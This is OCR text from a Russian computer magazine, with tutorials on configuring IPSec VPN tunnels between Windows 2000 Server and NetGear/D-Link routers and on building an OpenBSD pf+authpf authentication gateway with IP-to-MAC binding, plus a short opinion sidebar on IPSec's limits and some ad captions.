17 В КОНСОЛИ УПРАВЛЕНИЯ ПРАВЫЙ КЛИК НА НАЗВАНИИ КОМПЬЮТЕРА, ДАЛЕЕ PROPERTIES.

18 НА ЗАКЛАДКЕ GENERAL ВЫБИРАЕШЬ LOCAL AREA NETWORK (LAN) ROUTING ONLY.

19 НА ЗАКЛАДКЕ IP ВЫБИРАЕШЬ STATIC IP ADDRESS POOL И УКАЗЫВАЕШЬ ДИАПАЗОН АДРЕСОВ, ИЗ КОТОРОГО L2TP-/IPSEC-КЛИЕНТУ БУДУТ ВЫДАВАТЬСЯ АДРЕСА (В ДИАПАЗОН ДОЛЖНЫ ВХОДИТЬ МИНИМУМ 2 АДРЕСА). ЕСТЕСТВЕННО, ЧТОБЫ УДАЛЕННОМУ ПОЛЬЗОВАТЕЛЮ БЫЛИ ДОСТУПНЫ РЕСУРСЫ СЕТИ «А», ВЫДАВАЕМЫЕ IP-АДРЕСА ДОЛЖНЫ БЫТЬ ИЗ ЭТОЙ ЖЕ СЕТИ.

20 НАЖИМАЕШЬ OK И YES, СОГЛАШАЯСЬ С ПЕРЕЗАГРУЗКОЙ СЛУЖБЫ.

Первый из выделенного диапазона адресов будет использоваться самим сервером RRAS.

Далее нужно получить сертификат для IPSec из удостоверяющего центра, который есть в списке доверенных центров учетной записи компьютера.

#### настройка клиента:

1 МЕНЮ START → CONTROL PANEL → NETWORK CONNECTIONS.

2 ЗАПУСКАЕШЬ МАСТЕР СОЗДАНИЯ ПОДКЛЮЧЕНИЙ, НАЖИМАЯ CREATE A NEW CONNECTIONS.

3 НАЖИМАЕШЬ NEXT.

4 ВЫБИРАЕШЬ CONNECT TO THE NETWORK AT MY WORKPLACE И НАЖИМАЕШЬ NEXT.

5 ВЫБИРАЕШЬ VIRTUAL PRIVATE NETWORK CONNECTION → NEXT.

6 ДАЛЕЕ ПИШЕШЬ НАЗВАНИЕ ПОДКЛЮЧЕНИЯ, НАПРИМЕР OFFICE\_NET\_VPN.

7 УКАЗЫВАЕШЬ, НУЖНО ЛИ ПЕРЕД СОЗДАНИЕМ VPN УСТАНАВЛИВАТЬ DIAL-UP СОЕДИНЕНИЕ. И, ЕСЛИ НУЖНО, ТО КА-



КОЕ (НАПРИМЕР, ЕСЛИ У СОТРУДНИКА ДОМА НЕ ВЫДЕЛЕННАЯ ЛИНИЯ, А МОДЕМНЫЙ ДОСТУП), НАЖИМАЕШЬ NEXT.

• УКАЗЫВАЕШЬ IP\_G\_ВНЕШ, НАЖИМАЕШЬ NEXT И FINISH.

Соединение создано. Теперь нужно указать учетную запись, имеющую право установки входящего соединения через RRAS. В простейшем случае дать такие права можно, кликнув в оснастке Local Users and Computers (если домен Active Directory Users and Computers) учетную запись пользователя и выбрав на закладке Dial-in опцию Allow Access.

Вводишь учетную запись и пароль, нажимаешь на Connect. Если все прошло удачно, в правом нижнем углу рядом с часами появится значок нового подключения. Щелкнув по нему два раза и перейдя на закладку Details, можно проконтролировать параметры соединения.

Чтобы не добавлять в таблицу маршрутизации на компьютере, получающем удаленный доступ, лишний шлюз по умолчанию, нужно произвести следующие манипуляции: правый клик на значке подключения, на закладке Networking выбрать Internet Protocol (TCP/IP), далее Properties, далее Advanced и убрать опцию Use Default Gateway on Remote Network.

→ **настройка NetGear ProSafe FVS114.** IPSec — это промышленный стандарт. Значит, реализации

этого стандарта разными производителями должны успешно взаимодействовать между собой. Проверим это, «подружив» для начала Windows 2000 Server и маршрутизатор с поддержкой VPN — ProSafe VPN Firewall FVS114 от Netgear.

Свяжем их с помощью IPSec в режиме туннеля и аутентификацией с помощью предопределенного ключа.

Настраиваешь Windows 2000 Server точно так же, как ранее, не задумываясь, что с другой стороны IPSec-туннеля. То есть сначала создаешь политику IPSec с двумя правилами для каждого из направлений трафика, назначаешь эту политику и затем либо добавляешь статический маршрут и производишь правку реестра, либо через RRAS настраиваешь роутинг до сети «Б».

Настраивается через web-интерфейс. По умолчанию IP-адрес локального интерфейса — 192.168.0.1, учетная запись для администрирования — admin с паролем password (первым делом пароль по умолчанию необходимо поменять).

1 МЕНЮ START → RUN И ПИШЕШЬ HTTP://192.168.0.1/BASICSETTING.HTM (ЧТОБЫ ЗАЙТИ НА ЭТОТ ИНТЕРФЕЙС, ТЫ ДОЛЖЕН ПРИНАДЛЕЖАТЬ СЕТИ 192.168.0.0/24).

2 В ОКНЕ BASIC SETTINGS ВВОДИШЬ IP-АДРЕС (IP\_FVS\_ВНЕШ), МАСКУ, ШЛЮЗ

И DNS СЕРВЕРА ДЛЯ ВНЕШНЕГО ИНТЕРФЕЙСА, НАЖИМАЕШЬ НА APPLY.

3 СЛЕВА ВЫБИРАЕШЬ LAN IP SETUP И НАСТРАИВАЕШЬ IP-АДРЕС (IP\_FVS\_ВНУТ) И МАСКУ НА ЛОКАЛЬНОМ ИНТЕРФЕЙСЕ. ЕСЛИ ИЗМЕНИШЬ ЛОКАЛЬНЫЙ АДРЕС, ТО ДОСТУП К WEB-ИНТЕРФЕЙСУ, ЕСТЕСТВЕННО, ПРОПАДЕТ, И НУЖНО БУДЕТ ИЗМЕНИТЬ URL НА НОВЫЙ (HTTP://IP\_FVS\_ВНУТ/BASICSETTING.HTM). ПРИ ЭТОМ У ТЕБЯ ДОЛЖЕН БЫТЬ НАСТРОЕН IP-АДРЕС, ВХОДЯЩИЙ В НОВУЮ ЛОГИЧЕСКУЮ СЕТЬ.

4 СЛЕВА ВЫБИРАЕШЬ VPN WIZARD И ЖМЕШЬ NEXT.

5 ЗАДАЕШЬ ИМЯ СОЕДИНЕНИЯ И ПРЕОПРЕДЕЛЕННЫЙ КЛЮЧ (PRE-SHARED KEY).

6 ОСТАВЛЯЕШЬ ОПЦИЮ A REMOTE VPN GATEWAY И НАЖИМАЕШЬ NEXT.

7 УКАЗЫВАЕШЬ IP-АДРЕС УДАЛЕННОГО КОНЦА ТУННЕЛЯ IP\_W2KS\_ВНЕШ И ЖМЕШЬ NEXT.

8 УКАЗЫВАЕШЬ IP-АДРЕС И МАСКУ УДАЛЕННОЙ СЕТИ («А») И ЖМЕШЬ NEXT.

9 В СЛЕДУЮЩЕМ ОКНЕ ЖМЕШЬ DONE.

Теперь в пунктах меню IKE Policies и VPN Policies появились политики, созданные на основе данных, введенных нами в мастере создания VPN.

Все, попробуй установить соединение, например выполнив ping с узла в сети «А» до узла в сети «Б». Пинг идет. Ipsecstop подтверждает, что IPSec-соединение установилось. В пункте меню VPN Status на FVS114 видно установленные ассоциации безопасности. Их три для одного VPN-соединения (по одной для IPSec-трафика в каждом направлении и одна — для IKE).

→ **D-Link DI-804HV.** Теперь в этом же сценарии заменим FVS114 на DI-804HV.

У модели 804HV нет мастера создания VPN-соединения, как в FVS114, и нет предопределенных групп настроек, как в Windows-системах. Параметры IPSec- и IKE-соединения нужно вводить вручную. Подготовимся к этому и посмотрим, какие методы безопасности настроены в Windows 2000 Server.

Чтобы посмотреть и отредактировать параметры для IKE, в системах Windows нужно:

1 МЕНЮ START → RUN → SECPOL.MSC И НАЖИМАЕШЬ ENTER.

2 ВЫБИРАЕШЬ IP SECURITY POLICIES ON LOCAL MACHINE, ДАЛЕЕ ДВОЙНОЙ КЛИК НА НУЖНОЙ ПОЛИТИКЕ И ПЕРЕХОДИШЬ НА ЗАКЛАДКУ GENERAL, ДАЛЕЕ ADVANCEDE И METHODSE.

Отмечаешь первый метод безопасности, который предлагается для IKE-соединения:

## СПЕЦИАЛИЗМЕНИЕ



### КРИС КАСПЕРСКИ

САМЫЙ ИЗВЕСТНЫЙ В КОМПЬЮТЕРНОМ СООБЩЕСТВЕ ГРЫЗУН. ЭТОТ ЧЕЛОВЕКООБРАЗНЫЙ ХАКЕР ТОЧИТ ВСЕ — НАЧИНАЯ ОТ БЕЗОБИДНЫХ ПРОГРАММ И ЗАКАНЧИВАЯ КРЕПКИМ КОМПЬЮТЕРНЫМ ЖЕЛЕЗОМ. НЕ ПОПАДАЙСЯ ЕМУ ПОД ХВОСТ!

#### Иллюзия защиты

Ничего не имея против IP Security, хотел бы обратить внимание на иллюзию защиты, которую создает это семейство протоколов. Обеспечить же настоящую защиту оно не в состоянии. Особенно на беспроводных устройствах, драйвера которых содержат множество ошибок, приводя-

щих к возможности удаленного вторжения на атакуемую машину. Критичный к перехвату трафик лучше всего пускать по физически защищенным каналам связи, где IPSec не нужен. Установка IPSec на незащищенные каналы связи решает проблему методом «страуса», неявно постулируя, что ни опера-

ционная система, ни входящие в ее состав драйвера, ни прочее оборудование не содержат дыр, что вовсе не факт, и многочисленные хакерские атаки это наглядно подтверждают. Во многих случаях IPSec даже стимулирует атаку, поскольку сам факт его применения указывает на значимость передаваемой информации.

- <sup>1</sup> АЛГОРИТМ ШИФРОВАНИЯ 3DES.
- <sup>2</sup> АЛГОРИТМ ЦЕЛОСТНОСТИ SHA1.
- <sup>3</sup> ГРУППА ДИФФИ-ХЕЛМАНА СРЕДНЯЯ (2).
- <sup>4</sup> СРОК ЖИЗНИ КЛЮЧА — 480 МИНУТ.

Чтобы посмотреть и отредактировать параметры для IPSec, нужно:

- <sup>1</sup> МЕНЮ START, ДАЛЕЕ RUN, НАБИРАЕШЬ SECPOOL.MSC И НАЖИМАЕШЬ ENTER.
- <sup>2</sup> ВЫБИРАЕШЬ IP SECURITY POLICIES ON LOCAL MACHINE, ДАЛЕЕ ДВОЙНОЙ КЛИК НА ПОЛИТИКЕ, В СПИСКЕ ПРАВИЛ НА НУЖНОМ— ДВОЙНОЙ КЛИК.
- <sup>3</sup> НА ЗАКЛАДКЕ FILTER ACTION ДВОЙНОЙ КЛИК НА ТРЕБУЕМОМ, И РЕДАКТИРУЕШЬ.

Отмечаешь первый метод безопасности, который предлагается для IPSec-соединения:

- <sup>1</sup> ИНКАПСУЛЯЦИЯ AH — НЕТ.
- <sup>2</sup> ИНКАПСУЛЯЦИЯ ESP — ЕСТЬ.  
А) ШИФРОВАНИЕ 3DES  
Б) ЦЕЛОСТНОСТЬ SHA1
- <sup>3</sup> ГЕНЕРИРОВАТЬ НОВЫЙ КЛЮЧ ЧЕРЕЗ КАЖДЫЕ 100000 КБ ИЛИ 900 СЕКУНД.

Мы обратили внимание на методы, находящиеся на первых позициях и в IKE, и в IPSec, так как они более безопасные (3DES сильнее DES, а SHA1 — сильнее MD5). Если важнее производительность, можно выбрать другие методы.

Теперь приступай к настройке DI-804HV (со стороны Windows 2000 Server никаких изменений не производишь):

- <sup>1</sup> МЕНЮ START → RUN И ПИШЕШЬ HTTP://192.168.0.1/ (ЧТОБЫ ЗАЙТИ НА ЭТОТ ИНТЕРФЕЙС, ТЫ ДОЛЖЕН ПРИНАДЛЕЖАТЬ СЕТИ 192.168.0.0/24). ИМЯ ПОЛЬЗОВАТЕЛЯ — ADMIN, ПАРОЛЬ — ПУСТОЙ (НАДО ТУТ ЖЕ УСТАНОВИТЬ ЕГО).
- <sup>2</sup> ВЫБИРАЕШЬ НАСТРОЙКУ WAN И ВВОДИШЬ IP-АДРЕС (IP\_DLINK\_ВНЕШ), МАСКУ, ШЛЮЗ И DNS СЕРВЕРА ДЛЯ ВНЕШНЕГО ИНТЕРФЕЙСА И НАЖИМАЕШЬ НА APPLY.
- <sup>3</sup> ВЫБИРАЕШЬ НАСТРОЙКУ LAN И НАСТРАИВАЕШЬ IP-АДРЕС (IP\_DLINK\_ВНУТ) И МАСКУ НА ЛОКАЛЬНОМ ИНТЕРФЕЙСЕ. ЕСЛИ ИЗМЕНИШЬ ЛОКАЛЬНЫЙ АДРЕС, ТО ДОСТУП К WEB-ИНТЕРФЕЙСУ ПРОПАДЕТ, И НУЖНО БУДЕТ ИЗМЕНИТЬ URL НА НОВЫЙ (HTTP://IP\_DLINK\_ВНУТ), ПРИ ЭТОМ ДОЛЖЕН БЫТЬ НАСТРОЕН IP-АДРЕС, ВХОДЯЩИЙ В НОВУЮ ЛОГИЧЕСКУЮ СЕТЬ.

<sup>4</sup> ВЫБИРАЕШЬ НАСТРОЙКУ VPN.

<sup>5</sup> ВКЛЮЧАЕШЬ ВОЗМОЖНОСТЬ VPN, ВЫБИРАЯ ОПЦИЮ VPN ENABLE.

<sup>6</sup> ДАЕШЬ НАЗВАНИЕ ТУННЕЛЮ, НАПРИМЕР DI804-W2KAS.

<sup>7</sup> МЕТОД ОСТАВЛЯЕШЬ IKE, НАЖИМАЕШЬ MORE.

<sup>8</sup> ВВОДИШЬ:

- А) LOCAL SUBNET — АДРЕС СЕТИ «Б», LOCAL NETMASK — МАСКА СЕТИ «Б»,
- Б) REMOTE SUBNET — АДРЕС СЕТИ «А», REMOTE NETMASK — МАСКА СЕТИ «А»,
- В) REMOTE GATEWAY — IP\_W2KS\_ВНЕШ,
- Г) IKE KEEP ALIVE — ПРОИЗВОЛЬНЫЙ АДРЕС ИЗ СЕТИ «А»,
- Д) PRESHARED KEY — PASSWORD.

<sup>9</sup> НАЖИМАЕШЬ APPLY И ПОСЛЕ РЕСТАРТА ОБОРУДОВАНИЯ ВЫБИРАЕШЬ SELECT IKE PROPOSAL.

<sup>10</sup> ВВОДИШЬ:

- А) PROPOSAL NAME — METHOD1,
- Б) DH GROUP — GROUP2,
- В) ENCRYPT ALGORITHM — 3DES,
- Г) AUTH ALGORITHM — SHA1,
- Д) LIFE TIME — 28800 (480, УМНОЖЕННОЕ НА 60).

<sup>11</sup> ПРИМЕНЯЕШЬ ИЗМЕНЕНИЕ, НАЖИМАЯ APPLY.

<sup>12</sup> ВЫБИРАЕШЬ PROPOSAL ID 1, НАЖИМАЕШЬ ADD TO, ДАЛЕЕ APPLY, ЗАТЕМ BACK.

<sup>13</sup> ВЫБИРАЕШЬ SELECT IPSEC PROPOSAL.

<sup>14</sup> ВВОДИШЬ:

- А) PROPOSAL NAME — METHOD1,
- Б) DH GROUP — NONE,
- В) ENCAP PROTOCOL — ESP,
- Г) ENCRYPT ALGORITHM — 3DES,
- Д) AUTH ALGORITHM — SHA1,
- Е) LIFE TIME — 900.

<sup>15</sup> ПРИМЕНЯЕШЬ ИЗМЕНЕНИЕ, НАЖИМАЯ APPLY.

<sup>16</sup> ВЫБИРАЕШЬ PROPOSAL ID 1, НАЖИМАЕШЬ ADD TO, ДАЛЕЕ APPLY, ЗАТЕМ BACK.

Проверяешь установку соединения стандартным способом через пинг.

Чтобы проверить состояние IPSec-туннеля на DI804, можно посмотреть лог-файлы, на закладке Status меню Logs и VPN Status.

→ приведенных примеров должно быть достаточно для того, чтобы настроить IPSec на любом другом аппаратном маршрутизаторе. Так что можно приступать к скрещиванию ☺



### WinFast PX7950 GX2 TDH



### WinFast PX7950 GT TDH




### WinFast PX7900 GS TDH



### WinFast PX7600 GS TDH







# марш-бросок

## ДИНАМИЧЕСКОЕ ИЗМЕНЕНИЕ ПРАВИЛ ФАЙРВОЛА

ИСПОЛЬЗОВАНИЕ АУТЕНТИФИКАЦИОННОГО ШЛЮЗА НА БАЗЕ СВЯЗКИ PF + AUTHPF ПОЗВОЛИТ КОНТРОЛИРОВАТЬ ДОСТУП, ОСНОВЫВАЯСЬ НА ПРАВАХ ЗАРЕГИСТРИРОВАВШЕГОСЯ ПО SSH ПОЛЬЗОВАТЕЛЯ. ХИТРОСТЬ ЗАКЛЮЧАЕТСЯ В ТОМ, ЧТО В ЗАВИСИМОСТИ ОТ ВВЕДЕННЫХ ЛОГИНА И ПАРОЛЯ НА ШЛЮЗЕ БУДУТ ВСТУПАТЬ В СИЛУ ПЕРСОНАЛЬНЫЕ ПРАВИЛА ФАЙРВОЛА

Andrey Matveev  
andrushock@real.xakep.ru

Такой механизм работы открывает поистине безграничный простор для полета вашей фантазии: организация ограниченного или полного доступа в интернет и закрытые сегменты сети, «умный» форвардинг входящего и исходящего TCP-/UDP-трафика, а также проведение аудита с журналированием имен пользователей и времени их аутентификации.

→ **увертюра к основному действию.** Защита пользовательского трафика — одна из основных проблем, с которой сталкиваются при организации домашней сети. Каждый абонент, владеющий вопросом подмены IP- и MAC-адреса, так и норовит скачать пару-тройку гигабайт информации «за счет» своего соседа. Как правило, использование средств вроде статической arp-таблицы или простое отслеживание смены адреса специальными утилитами (arpwatch) не является эффективным, поэтому для защиты от кражи трафика администраторы стараются применять

громоздкие и не всегда надежные конструкции на базе FreeRadius, MySQL/PostgreSQL, mptd/poptop и т.д.

Совсем недавно появилось довольно элегантное решение, которое состоит в использовании пакетного фильтра pf и авторизационного шелла authpf. Но связка pf + authpf — не панацея, а дополнительное средство для разграничения доступа в 802.3/802.11 сетях.

→ **непотопляемый OpenSSH.** Прежде чем производить настройку authpf, необходимо переопределить некоторые дефолтные значения переменных демона sshd(8). Так мы усложним потенциальному злоумышленнику успешное проведение сетевой атаки с целью перехвата и подмены нашей ssh-сессии (смотри листинг 1).

Для того чтобы внесенные изменения вступили в силу, необходимо дать указание демону перерезать свой конфиг:

```
# kill -HUP `sed q /var/run/sshd.pid`
```

Теперь, как только authpf получит сигнал SIGINT или SIGTERM, ssh-сессия аутентифицированного пользователя завершится должным образом, персонифицированные «рулесеты» будут корректно выгружены из общего набора правил, и не произойдет сохранения состояния соединений в таблице записей файрвола.

→ **магия authpf.** Authpf представляет собой псевдооболочку, которая назначается пользователю системы в качестве login shell (запись /usr/sbin/authpf

```
# vi /etc/ssh/sshd_config
# Работаем с использованием протоколов IPv4 и ssh2
AddressFamily inet
Protocol 2
# Ожидаем подключения по всем доступным сетевым интерфейсам
ListenAddress 0.0.0.0
# Запрещаем регистрацию root'a и применение пустых паролей
PermitRootLogin no
PermitEmptyPasswords no
# За счет использования протокола ssh2 и этих двух опций усложняем
# проведение атак типа ARP- и IP-spoofing
ClientAliveInterval 15
ClientAliveCountMax 3
# Отключаем DNS-резолвинг
UseDNS no
# Определяем списки контроля доступом
AllowGroups wheel users authpf
```

```
# vi /etc/pf.conf
# Подключаем механизм якорей
nat-anchor "authpf/*"
rdr-anchor "authpf/*"
binat-anchor "authpf/*"
...
# Разрешаем и регистрируем доступ к sshd (22/tcp), не отслеживая
# состояние (взведен/сброшен) TCP-флагов (ключевое слово
# "flags S/SA" отсутствует)
pass in log on $ext_if inet proto tcp to $ext_if port ssh keep state
...
# Заключительное правило
anchor "authpf/*"
```

```
# vi /etc/authpf/users/andrushock/authpf.rules
```

```
# Задаем макросы
ext_if = "fxp0"
int_if = "fxp1"

# Производим трансляцию сетевых адресов
nat pass on $ext_if inet from $user_ip to any -> ($ext_if)
```

```
# Обеспечиваем нашему клиенту получение HighID на любом eDonkey-сервере
rdr pass on $ext_if inet proto tcp from any to any port 4661 -> $user_ip
rdr pass on $ext_if inet proto tcp from any to any port 4662 -> $user_ip
rdr pass on $ext_if inet proto udp from any to any port 4665 -> $user_ip
rdr pass on $ext_if inet proto udp from any to any port 4672 -> $user_ip
```

```
# Предоставляем доступ к ftp-proxy
rdr pass on $int_if inet proto tcp from $user_ip to any \
    port = ftp -> 127.0.0.1 port 8021
```

```
# vi /etc/authpf/users/rdp/authpf.rules
```

```
# Внешний сетевой интерфейс
ext_if = "fxp0"
# IP-адрес сервера терминалов
rdp_server = "192.168.1.100"
```

```
# Переадресовываем входящие RDP-соединения на сервер терминалов:
rdr on $ext_if inet proto tcp from $user_ip to $ext_if \
    port 3389 tag RDP -> $rdp_server
```

```
pass in log quick on $ext_if tagged RDP flags S/SA synproxy state
```

- (1) в файл /etc/shells добавлять не следует). При авторизации пользователя по ssh к текущим правилам фильтра пакетов с помощью так называемых якорей (anchors) будут присоединены правила, указанные в файле /etc/authpf/authpf.rules, либо в /etc/authpf/users/\$USER. В добавляемых правилах допускается использование зарезервированных макросов \$user\_id и \$user\_ip, за счет которых будет происходить автоматическая подстановка имени и IP-адреса подключившегося пользователя (значения макросов считываются из переменных окружения ssh автоматически).

Но вернемся к настройке. Для начала подключим механизм якорей. Для этого добавим записи в pf.conf(5) — смотри листинг 2. И перезагрузим набор «рулесетов» файрвола:

```
# pfctl -f /etc/pf.conf
```

- (2) Далее в конец файла login.conf(5) заносим сведения о новом классе authpf, пользователи которого в качестве стандартного шелла будут получать authpf:

```
authpf: \
:shell=/usr/sbin/authpf: \
:tc=default:
```

С помощью штатной утилиты cap\_mkdb(8) обновляем хэшированную базу данных /etc/login.conf.db:

```
# cap_mkdb /etc/login.conf
```

- (3) Не будем переопределять значения директив anchor и table по умолчанию, поэтому файл authpf.conf оставляем пустым:

```
# echo -n > /etc/authpf/authpf.conf
```

Подготавливаем приветственное сообщение authpf.message (аналог /etc/motd):

```
This service is for authorised clients
only. Please play nice.
```

Создаем нового пользователя, который принадлежит классу authpf, входит в группу authpf и в качестве оболочки получает /usr/sbin/authpf:

```
# useradd -m -c 'authpf nat user' -g
authpf -L authpf \
-s /usr/sbin/authpf andrushock
# passwd andrushock
```

- (4) Создаем набор правил файрвола для пользователя andrushock (смотри листинг 3):

```
# mkdir -p /etc/authpf/users/andrushock
```

На стороне клиента открываешь любой ssh-клиент (например Putty или SecureCRT), создаешь новую сессию, указываешь IP-адрес шлюза, имя пользователя и, при необходимости, расположение пуб-



## В КАЧЕСТВЕ ИСПОЛЪЗУЕМОЙ НА АУТЕНТИФИКАЦИОННОМ ШЛЮЗЕ ОПЕРАЦИОННОЙ СИСТЕМЫ МОЖЕТ ВЫСТУПАТЬ ЛЮБАЯ ИЗ FREE/OPEN/NET/DRAGONFLYBSD

личного ключа. Если все правильно настроено, то после успешной авторизации правила файрвола на шлюзе для этого пользователя изменятся, и он получит доступ в интернет.

```
c:\putty> plink.exe -pw mypassword
andrushock@192.168.1.1
Hello andrushock. You are authenticated
from host "192.168.1.2"
This service is for authorised clients
only. Please play nice.
```

Чтобы постоянно не вводить пароль, можно настроить аутентификацию на базе публичного ключа. Для пользователя andrushock генерируем пару ключей (секретный и публичный):

```
# sudo -u andrushock ssh-keygen -t rsa
```

Добавляем публичный ключ в список авторизованных ключей:

```
# cp /home/andrushock/.ssh/id_rsa.pub
/home/andrushock/.ssh/authorized_keys
```

И для файла authorized\_keys устанавливаем корректные права доступа:

```
# chown andrushock:authpf
/home/andrushock/.ssh/authorized_keys
```

→ **разборки с сервером терминалов.** Давай рассмотрим пример. Допустим, нужно из дома получить доступ к институтскому серверу терминалов, расположенному за шлюзом (который также находится в институте).

**создаем нового пользователя rdp:**

```
# useradd -m -c 'authpf rdp user' -g
authpf -L authpf \
-s /usr/sbin/authpf rdp
# passwd rdp
# mkdir -p /etc/authpf/users/rdp
```

И определяем для него специальный набор правил файрвола (смотри листинг 4).

**доступ к серверу терминалов «извне»:**

```
c:\putty> plink.exe -pw mypassword
rdp@81.211.11.11
Hello rdp. You are authenticated from
host "81.211.22.22"
This service is for authorised clients
only. Please play nice.
```

Теперь для клиента 81.211.22.22 на шлюзе 81.211.11.11 порт 3389/tcp будет открыт до тех пор, пока пользователь rdp в окне ssh-клиента не нажмет комбинацию клавиш <Ctrl+C>. Все, доступ получен:

```
c:\putty> mstsc.exe /v:81.211.11.11:3389
```

→ **контроль аутентифицированных пользователей.** Так как штатные утилиты w и who не способны предоставлять уникальные идентификаторы процессов, список подключенных в данный момент пользователей можно посмотреть с помощью ps:

```
% ps ax | grep authpf
3884 p1 Is+  0:00.01 -authpf:
andrushock@192.168.1.2 (authpf)
```

**либо с помощью pfctl:**

```
# pfctl -a authpf -sA
authpf/andrushock(3884)
```

Здесь authpf — название якоря, andrushock — имя подключившегося пользователя, 3884 — уникальный идентификатор процесса оболочки authpf.

Посмотреть персонифицированный набор правил файрвола для пользователя andrushock можно так:

```
# pfctl -a "authpf/andrushock(3884)" -s nat
# pfctl -a "authpf/andrushock(3884)" -s rules
```

**при желании «кикаем» пользователя из системы:**

```
# kill -TERM 3884
```

→ **эндшпиль.** В заключении нельзя не упомянуть о том, что pf поддерживает технологию пассивного определения версии операционной системы. Соответственно, в наших силах производить фильтрацию пакетов на основе отпечатков хостов, инициировавших соединение (к примеру, pass in quick on \$int\_if from any os «Windows XP» keep state). Это может стать серьезным подспорьем для построения аутентификационного шлюза, способного обеспечить не только индивидуальный доступ к ресурсам Сети, но и дополнительный уровень защиты при использовании сервисов **С**

## ПРИВЯЗКА IP К MAC С ПОМОЩЬЮ BRIDGE(4) И PF(4)

Рассмотрим пример предоставления клиентам (в данном случае — беспроводным) доступа к ресурсам Сети с привязкой IP к MAC с помощью bridge и pf. В данном случае для создания моста достаточно одного внутреннего сетевого интерфейса ral0 (это PCI'ная карточка Gigabyte GN-WPKG 802.11 b/g). Исходные данные (в виде «имя хоста: IP-адрес, MAC-адрес»):

```
server: 192.168.2.1
client1: 192.168.2.2,
00:0f:ea:91:43:f6
```

```
client2: 192.168.2.3,
00:80:c8:2c:47:a1
```

**редактируем /etc/bridgename.bridge0:**

```
add ral0
blocknonip ral0
link0
-discover ral0
-learn ral0
flushall
static ral0 00:0f:ea:91:43:f6
static ral0 00:80:c8:2c:47:a1
up
rulefile /etc/bridge.conf
```

**редактируем /etc/bridge.conf:**

```
pass in on ral0 src
00:0f:ea:91:43:f6 tag
client1
```

```
pass in on ral0 src
00:80:c8:2c:47:a1 tag client2
block in on ral0
```

**создаем и поднимаем псевдоустройство bridge:**

```
# ifconfig bridge0 create
# sh /etc/netstart bridge0
```

**для проверки просматриваем информацию о бридже:**

```
# brconfig bridge0
```

**редактируем /etc/pf.conf:**

```
ext_if = "fxp0"
wifi_if = "ral0"
client1 = "192.168.2.2"
